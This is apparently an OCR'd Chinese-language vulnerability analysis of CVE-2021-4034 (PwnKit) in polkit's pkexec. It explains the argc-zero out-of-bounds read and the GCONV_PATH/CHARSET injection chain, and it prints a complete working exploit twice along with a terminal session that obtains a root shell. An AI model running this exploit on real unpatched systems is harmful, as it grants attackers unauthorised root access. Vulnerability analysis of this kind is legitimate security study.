
1. 漏洞信息


CVE-2021-4034 是在 pokit 套件中 pkexec 程序的一个本地权限提升漏洞。pkexec 用来授权用户其他身份执行程序，其具备 suid 属性。常规功能下不直接支持执行命令，无法利用 suid 提权。但特定版本的 pkexec 无法正确处理参数传入，并尝试将环境变量作为命令执行。攻击者可以构造恶意环境变量，从而导致 pkexec 任意代码执行，提权。

1.1pkexec

pkexec 是 polkit 中的一个程序。用以进行授权 polkit 是一个授权管理器，其系统架构由授权和身份验证代理组成，pkexec 是其中 polkit 的其中一个工具，他的作用有点类似于 sudo，允许用户以另一个用户身份执行命令。



当没有指定—user 时，程序执行默认为 root.



1.2漏洞复现

POC 链接：https://github.com/berdav/CVE-2021-4034.git
https://github.com/arthepsy/CVE-2021-4034

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

char *shell =
        "#include <stdio.h>\n"
        "#include <stdlib.h>\n"
        "#include <unistd.h>\n\n"
        "void gconv() {}\n"
        "void gconv_init() {\n"
        "       setuid(0); setgid(0);\n"
        "       seteuid(0); setegid(0);\n"
        "       system(\"export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin; rm -rf 'GCONV_PATH=.' 'pwnkit'; /bin/sh\");\n"
        "       exit(0);\n"
        "}";

int main(int argc, char *argv[]) {
        FILE *fp;
        system("mkdir -p 'GCONV_PATH=.'; touch 'GCONV_PATH=./pwnkit'; chmod a+x 'GCONV_PATH=./pwnkit'");
        system("mkdir -p pwnkit; echo 'module UTF-8// PWNKIT// pwnkit 2' > pwnkit/gconv-modules");
        fp = fopen("pwnkit/pwnkit.c", "w");
        fprintf(fp, "%s", shell);
        fclose(fp);
        system("gcc pwnkit/pwnkit.c -o pwnkit/pwnkit.so -shared -fPIC");
        char *env[] = { "pwnkit", "PATH=GCONV_PATH=.", "CHARSET=PWNKIT", "SHELL=pwnkit", NULL };
        execve("/usr/bin/pkexec", (char*[]){NULL}, env);
}
```

主要过程有：

- 创建一个目录。目录名字为 GCONV_PATH=.（有点）
- 在 GCONV_PATH=.目录下，创建一个文件 pwnkit。
- 给创建的 pwnkit 文件创建执行权限。
- 打开 pwnkit,将 shell 指向的字符串写入 pwnkit 中。
- 将 pwnkit 文件编译为动态链接库。
- 设置相关的环境变量，执行 pkexec。

```
zzw@ubuntu:~/Desktop/CVE-2021-4034-main$ gcc cve-2021-4034-poc.c -o cve-2021-403
4
zzw@ubuntu:~/Desktop/CVE-2021-4034-main$ ./cve-2021-4034
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),113(lpadmin),128(sambashare),998(docker),1000(zzw)
#
```

2. 漏洞分析

2.1 前置知识

2.1.1 argc 与 argv

在日常编程时，main 函数主要都是 void main()或者 int main(),但在 C89/C99 中 main 的主要形式是 int main(int argc,char * argv)

Argc 是 argument count 的缩写，表示传入 main 函数传入的参数个数。

Argv 是 argument value 的缩写，表示传入 main 函数的参数序列或指针。且 argv[0]一定是程序的名称（包含程序所在的完整路径）。即参数个数为 argc-1。

示例如下：

```c
#include <stdio.h>
int main(int argc, char *argv[]){
   printf("argc:%d\n",argc);
   for(int i=0;i<argc;i++)
    {
       printf("argv[%d]:%s\n",i,argv[i]);
    }
    return 0;
}
```

```
zzw@ubuntu:~/Desktop/CVE-2021-4034-main/test$ gcc  test.c -o test
zzw@ubuntu:~/Desktop/CVE-2021-4034-main/test$ ./test
argc:1
argv[0]:./test
zzw@ubuntu:~/Desktop/CVE-2021-4034-main/test$ ./test aa bb cc dd
argc:5
argv[0]:./test
argv[1]:aa
argv[2]:bb
argv[3]:cc
argv[4]:dd
zzw@ubuntu:~/Desktop/CVE-2021-4034-main/test$
```

要注意第一个参数：argv[0]指的是程序的真实路径名。

2.1.2 argv 的越界数据读取

在上述代码中，打印的数量是 argc 的个数。没有越界，如果打印的 i<=argc 呢？

```c
#include <stdio.h>
int main(int argc, char *argv[]){
   printf("argc:%d\n",argc);
   for(int i=0;i<=argc;i++)
    {
       printf("argv[%d]:%s\n",i,argv[i]);
    }
    return 0;
}
```

```
zzw@ubuntu:~/Desktop/CVE-2021-4034-main/test$ ./test
argc:1
argv[0]:./test
argv[1]:(null)
zzw@ubuntu:~/Desktop/CVE-2021-4034-main/test$ ./test aa bb cc dd
argc:5
argv[0]:./test
argv[1]:aa
argv[2]:bb
argv[3]:cc
argv[4]:dd
argv[5]:(null)
zzw@ubuntu:~/Desktop/CVE-2021-4034-main/test$
```

可以发现 argv[argc]=null，是个空。

如果再越界多打印一些呢？比如将 i=6,打印

```c
#include <stdio.h>
int main(int argc, char *argv[]){
   printf("argc:%d\n",argc);
   for(int i=0;i<=6;i++)
    {
        printf("argv[%d]:%s\n",i,argv[i]);
    }
    return 0;
}
```

```
zzw@ubuntu:~/Desktop/CVE-2021-4034-main/test$ ./test
argc:1
argv[0]:./test
argv[1]:(null)
argv[2]:XDG_VTNR=7
argv[3]:XDG_SESSION_ID=c2
argv[4]:CLUTTER_IM_MODULE=xim
argv[5]:XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/zzw
argv[6]:SESSION=ubuntu
zzw@ubuntu:~/Desktop/CVE-2021-4034-main/test$ env
XDG_VTNR=7
XDG_SESSION_ID=c2
CLUTTER_IM_MODULE=xim
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/zzw
SESSION=ubuntu
GPG_AGENT_INFO=/home/zzw/.gnupg/S.gpg-agent:0:1
TERM=xterm-256color
SHELL=/bin/bash
XDG_MENU_PREFIX=gnome-
VTE_VERSION=4205
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
WINDOWID=60817418
```

可以看到当 argv[]对参数访问时，如果越界，argv[argc]=null,之后就是系统的环境变量。

2.1.3 有意思的 execve()

定义：int execve(const char *filename, char *const argv[ ], char *const envp[ ]);

功能：在子进程中执行一个程序。

参数 1:二进制可执行文件路径

参数 2 :要调用程序执行的参数序列，即传入的参数。包括 argv[0],一般是程序名。并以 null 结束。

参数 3: 环境变量参数序列。一般传递 NULL,表示可变参数的结尾。

注意：argc 和 envp 都必须要以 null 指针结束

现在用代码观察其特性：

Print_argv.c　编译为 print_argv，功能只是单纯的打印参数。

```c
#include <stdio.h>
#include <unistd.h>
int main(int argc, char *argv[]){
   printf("argc:%d\n",argc);
   for(int i=0;i<argc;i++){
      printf("argv[%d]:%s\n",i,argv[i]);
   }
   return 0;
}
```

execve.c　编译为 execve，代码中调用 execve 执行上面编译的 print_argv 程序，参数为 aa，bb，并以 Null 结尾，环境变量为空。

```c
#include <stdio.h>
#include <unistd.h>
int main(int argc, char *argv[]){
    char *buf[] = {"./print_argv","aa","bb",NULL};
    char *envp[]={NULL};
    execve("./print_argv",buf,envp);
    return 0;
}
```

运行 execve

```
zzw@ubuntu:~/Desktop/CVE-2021-4034-main/test$ ./execve
argc:3
argv[0]:./print_argv
argv[1]:aa
argv[2]:bb
zzw@ubuntu:~/Desktop/CVE-2021-4034-main/test$
```

但是，如果将上述的 buf 字符串数组置空，并作为 execve 的第二个函数，有什么现象呢？

```c
#include <stdio.h>
#include <unistd.h>
int main(int argc, char *argv[]){
    char *buf[] = {"./print_argv","aa","bb",NULL};
    char *envp[]={NULL};
    execve("./print_argv",(char *[]){NULL},envp);
    return 0;
}
```

```
zzw@ubuntu:~/Desktop/CVE-2021-4034-main/test$ ./execve
argc:0
zzw@ubuntu:~/Desktop/CVE-2021-4034-main/test$
```

execve 这个程序调用了 execve 函数，执行了 print_argv，但是参数为空，所以打印了 0。而 pkexec 的这个漏洞正是利用了 execve 的这个特性造成数组访问越界。

2.2漏洞原理

从正常使用 pkexec 的视角，查看下 pkexec 的源代码，从 main 函数入手：
https://github.com/wingo/polkit/blob/master/src/programs/pkexec.c

```
548   for (n = 1; n < (guint) argc; n++)      //n初值就为 1
549     {
550       if (strcmp (argv[n], "--help") == 0)  //对比参数 --help
551         {
552           opt_show_help = TRUE;
553         }
554       else if (strcmp (argv[n], "--version") == 0)    //对比参数  --version
555         {
556           opt_show_version = TRUE;
557         }
558       else if (strcmp (argv[n], "--user") == 0 || strcmp (argv[n], "-u") == 0)  //对比参数 --user
559         {
560           n++;
561           if (n >= (guint) argc)              //在参数是--user的前提下，判断n与argc的大小
562             {
563               usage (argc, argv);
564               goto out;
565             }
566
567           if (opt_user != NULL)
568             {
569               g_printerr ("--user specified twice\n");
570               goto out;
571             }
572           opt_user = g_strdup (argv[n]);
573         }
574       else if (strcmp (argv[n], "--disable-internal-agent") == 0) //对比参数--disable-internal-agent
575         {
576           opt_disable_internal_agent = TRUE;
577         }
578       else
579         {
580           break;
581         }
582     }
```

第 548 行直接把 n 赋值为 1。

第 550 行，554 行，558 行，574 行都是对比参数，如果不符合参数直接打印用法或者退出。

```
623   g_assert (argv[argc] == NULL);            //判断参数是否为空
624   path = g_strdup (argv[n]);                //将第一个参数值赋值给path
625   if (path == NULL)
626     {
627       GPtrArray *shell_argv;
628
629       path = g_strdup (pwstruct.pw_shell);
630       if (!path)
631         {
632           g_printerr ("No shell configured or error retrieving pw_shell\n");
633           goto out;
634         }
635       /* If you change this, be sure to change the if (!command_line)
636    case below too */
637       command_line = g_strdup (path);
638       shell_argv = g_ptr_array_new ();
639       g_ptr_array_add (shell_argv, path);
640       g_ptr_array_add (shell_argv, NULL);
641       exec_argv = (char**)g_ptr_array_free (shell_argv, FALSE);
642     }
643   if (path[0] != '/')                       //如果路径不是绝对路径
644     {
645       /* g_find_program_in_path() is not suspectible to attacks via the environment */
646       s = g_find_program_in_path (path);//返回path的绝对路径
647       if (s == NULL)
648         {
649           g_printerr ("Cannot run program %s: %s\n", path, strerror (ENOENT));
650           goto out;
651         }
652       g_free (path);
653       argv[n] = path = s;                   //将返回的绝对路径又赋值给path , argv[1]
654     }
```

例如场景：$:pkexec ls


最后 argv[1]=path= /bin/ls 得到了其绝对路径

如果正常使用，按照解析流程是没有问题的。如果 argc 为 0，则会导致越界访问。

548 行，n 为 1

624 行，argv[1]越界访问。（argc 为 0）

因为没有输入参数，而根据栈帧的布局，argv 和 envp 是挨在一起的。如下图



在上图中 argc 和 argv 紧邻在一起。参数和环境变量之间有个 null。环境变量的第一个也就是参数变量(argv）的第二个。Argv[2] == envp[0] arg[3] == envp[1]。

对于上述所说的 argc 为 0 的情况：

Argc[0] == null

Argc[1] == envp[0]

Argc[2] == envp[1]

这样应该就很好理解了。

当 argc 为 0 时，argv[1]实际访问的就是 envp[0]的环境变量了。代入上文 624 和 653 行：

Path = envp[0]

S= g_find_program_in_path (path)

这个函数会在 PATH 环境变量的目录中搜素程序的绝对路径并返回。

Argv[1] = envp[0] = 绝对路径

通过以上方式就可以注入一个环境变量。

- 如果 PATH 环境变量路径中有 PATH=/home/user/aaa/目录。/home/user/aaa/目录存在，且在目录下存在 bb 这个可执行程序。
- 按照以上的逻辑 s= g_find_program_in_path (bb)，则会返回/home/user/aaa/bb。即 argv[1]=envp[0]= /home/user/aaa/bb。
- 进一步：让组合文件名中包含“=”，即 PATH=/home/user/aaa/=. 。再创建一个/home/user/aaa/=. 目录。并放入一个可执行文件 bb。最终效果为 envp[0]的值就为/home/user/aaa/=./bb

根据分析，如果指定了恶意的 envp[0],那么可以写入一个环境变量到目标进程中。现在问题是需要找到一个可以利用的环境变量，然后让程序执行。

2.3 思考

注入了环境变量，一般都是引入一个危险的环境变量，进而导入恶意的 so 执行。但 execve 的第三个参数可以直接写入环境变量。

定义函数：int execve(const char * filename, char * const argv[], char * const envp[]);

函数说明：execve()用来执行参数filename 字符串所代表的文件路径，第二个参数系利用数组指针来传递给执行文件，最后一个参数则为传递给执行文件的新环境变量数组.

原因在于 linux 的动态连接器 ld-linux-x86-64.so.2 会在特权程序执行的时候清除敏感环境变量。

此外在 pkexec 函数的 670-689 行也对环境变量进行了一定的判断。防止恶意利用。

```
670     saved_env = g_ptr_array_new ();
671     for (n = 0; environment_variables_to_save[n] != NULL; n++)
672       {
673         const gchar *key = environment_variables_to_save[n];
674         const gchar *value;
675
676         value = g_getenv (key);
677         if (value == NULL)
678           continue;
679
680         /* To qualify for the paranoia goldstar - we validate the value of each
681          * environment variable passed through - this is to attempt to avoid
682          * exploits in (potentially broken) programs launched via pkexec(1).
683          */
684         if (!validate_environment_variable (key, value))
685           goto out;
686
687         g_ptr_array_add (saved_env, g_strdup (key));
688         g_ptr_array_add (saved_env, g_strdup (value));
689       }
690
```

现在所做的利用就是两个问题：

1. 找到一个合适的环境变量，进行注入。
2. 通过环境变量的设置加载执行恶意代码。

2.3.1 寻找不安全的环境变量

GCONV_PATH 是一个危险的环境变量，其常使用场景是在字符集切换时，可以强制 iconv_open 读取另一个配置文件（默认配置文件/usr/lib/gconv/gconv-modules）。而在程序代码中正好有函数可以调用到 iconv_open。

g_printerr 中间接调用了 linux 的 iconv_open 函数：

```
strdup_convert() <- glib/gmessages.c:1126
g_convert_with_fallback() <- glib/gmessages.c:676
g_convert() <- glib/gconvert.c:972
open_converter() <- glib/gconvert.c:876
g_iconv_open() <- glib/gconvert.c:637
try_conversion() <- glib/gconvert.c:260
iconv_open() <- glib/gconvert.c:208
```

在代码中有很多的 g_printerr()函数。g_printerr()通常打印 UTF-8 错误消息，但如果环境变量 CHARSET 不是 utf-8,则可以打印另一个字符集中的消息。Charset 是安全的环境变量，不会被清除。当字符集切换时，会触发 iconv_open()执行共享库。

其 iconv_open 执行过程:

Iconv_open 函数首先会找到系统提供的 gconv-modules 配置文件,这个文件中有各个字符集的相关存储路径，每个字符集的相关信息存储在一个 so 文件中，即 gconv-modules 提供了各个字符集 so 的位置，之后会调用 so 中的 gconv 和 gonv_init 函数。

1.iconv_open 函数依照 GCONV_PATH 找到 gconv-modules 文件，这个文件中包含了各个字符集的相关信息存储的路径，每个字符集的相关信息存储在一个.so 文件中，即 gconv-modules 文件提供了各个字符集的.so 文件所在位置。

2. 根据 gconv-modules 文件的指示找到参数对应的.so 文件。

3. 调用.so 文件中的 gconv() 和 gonv_init() 函数。

那么，如果修改了系统的 GCONV_PATH 环境变量，就可以改变 gconv-modules 配置文件的位置，从而执行恶意 so 中的文件实现任意命令执行。

所以,可以重新引入 GCONV_PATH 这个被清除的环境变量,让 pkexec 以特权身份执行恶意共享库。

总结流程如下：

- 修改 CHARSET 环境变量
- g_printerr 打印触发 iconv_open
- iconv_open 从 GCONV_PATH 环境变量中寻找 modules 目录
- GCONV_PATH 环境变量是可以伪造的，即伪造 modules 目录
- 在伪造的 modules 目录中，伪造恶意 so 的路径信息
- 加载 so,执行提权函数。

2.3.2 如何劫持执行流

根据以上分析过程,g_printerr 函数是执行利用的入口。那么如何触发执行 g_printerr 函数呢？

在 pkexec 的源码中寻找可以触发的 g_printerr 函数执行地方，有很多处错误打印，但我们寻找的最好是环变量相关操作引起的打印执行，因为环境 execve 执行时环境变量可以注入。

```
385  validate_environment_variable (const gchar *key,
386                                 const gchar *value)
387  {
388    gboolean ret;
389
390    /* Generally we bail if any environment variable value contains
391     *
392     *   - '/' characters
393     *   - '%' characters
394     *   - '..' substrings
395     */
396
397    g_return_val_if_fail (key != NULL, FALSE);
398    g_return_val_if_fail (value != NULL, FALSE);
399
400    ret = FALSE;
401
402    /* special case $SHELL */
403    if (g_strcmp0 (key, "SHELL") == 0)/*  */
404      {
405        /* check if it's in /etc/shells */
406        if (!is_valid_shell (value))
407          {
408            log_message (LOG_CRIT, TRUE,
409                         "The value for the SHELL variable was not /*  */found the /etc/shells file");
410            g_printerr ("\n"
411                        "This incident has been reported.\n");
412            goto out;
413          }
414      }
```

在验证环境变量相关操作时，会有对比 SHELL 环境变量的一个操作，这样就可以对 shell 环境变量进行构造。从而触发 g_printerr 打印。

```
zzw@ubuntu:~/Desktop/CVE-2021-4034-main$ cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/bin/dash
/bin/bash
/bin/rbash
```

2.4利用过程

根据 poc 一步一步分析过程。

```
5   #include <stdio.h>
6   #include <stdlib.h>
7   #include <unistd.h>
8
9   char *shell =
10          "#include <stdio.h>\n"
11          "#include <stdlib.h>\n"
12          "#include <unistd.h>\n\n"
13          "void gconv() {}\n"
14          "void gconv_init() {\n"
15          "       setuid(0); setgid(0);\n"
16          "       seteuid(0); setegid(0);\n"
17          "       system(\"export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin; rm -rf 'GCONV_PATH=.' 'pwnkit'; /bin/sh\");\n"
18          "       exit(0);\n"
19          "}";
20
21  int main(int argc, char *argv[]) {
22          FILE *fp;
23          system("mkdir -p 'GCONV_PATH=.'; touch 'GCONV_PATH=./pwnkit'; chmod a+x 'GCONV_PATH=./pwnkit'");
24          system("mkdir -p pwnkit; echo 'module UTF-8// PWNKIT// pwnkit 2' > pwnkit/gconv-modules");
25          fp = fopen("pwnkit/pwnkit.c", "w");
26          fprintf(fp, "%s", shell);
27          fclose(fp);
28          system("gcc pwnkit/pwnkit.c -o pwnkit/pwnkit.so -shared -fPIC");
29          char *env[] = { "pwnkit", "PATH=GCONV_PATH=.", "CHARSET=PWNKIT", "SHELL=pwnkit", NULL };
30          execve("/usr/bin/pkexec", (char*[]){NULL}, env);
31  }
```


- 伪造环境变量所指的目录文件结构

23 行　创建 GCONV_PATH=.目录，并在目录中创建 pwnkit 文件

24 行　创建 pwnkit 目录（用来存放恶意的 so），并将恶意 so 的路径信息写入 pwnkit/gconv-modules 文件。内容是：module UTF-8// PWNKIT// pwnkit 1 这是 modules 配置文件的语法。具体含义参考 reference .含义主要是将 utf-8 字符集切换到 PWNKIT 字符集。转换所需要 so 的信息在 pwnkit 中。

- 在 pwnkit 目录下编译一个 so。25——28 行
- Execve 调用 execve

```
char *env[] = { "pwnkit",   #触发越界写漏洞，最终使得写入环境变量：GCONV_PATH=./pwnkit
"PATH=GCONV_PATH=.",        #使得 g_find_program_in_path 查找 pwnkit 时会在 GCONV_PATH=.
目录中找到 pwnkit
"CHARSET=PWNKIT",     #触发 g_printerr 更换编码字符，从而调用 so 中的恶意代码
"SHELL=pwnkit",       #触发调用 g_printerr 函数
NULL };
```



3 小结

- 首先利用越界读写，伪造了 GCONV_PATH=./pwnkit 环境变量。这样为后续字符集切换时提供了要查找的目录
- 使用 SHELL 环境变量触发 g_printerr　函数。触发切换字符集，加载恶意 so 函数，提权。

参考链接

https://xz.aliyun.com/t/10870
https://www.anquanke.com/post/id/267774#h3-10
https://xz.aliyun.com/t/10905
https://www.anquanke.com/post/id/267774#h2-12
https://www.wangan.com/p/7fy7fg4103b2ee22#%E5%88%A9%E7%94%A8GCONV_PATH%E4%B8%8Eiconv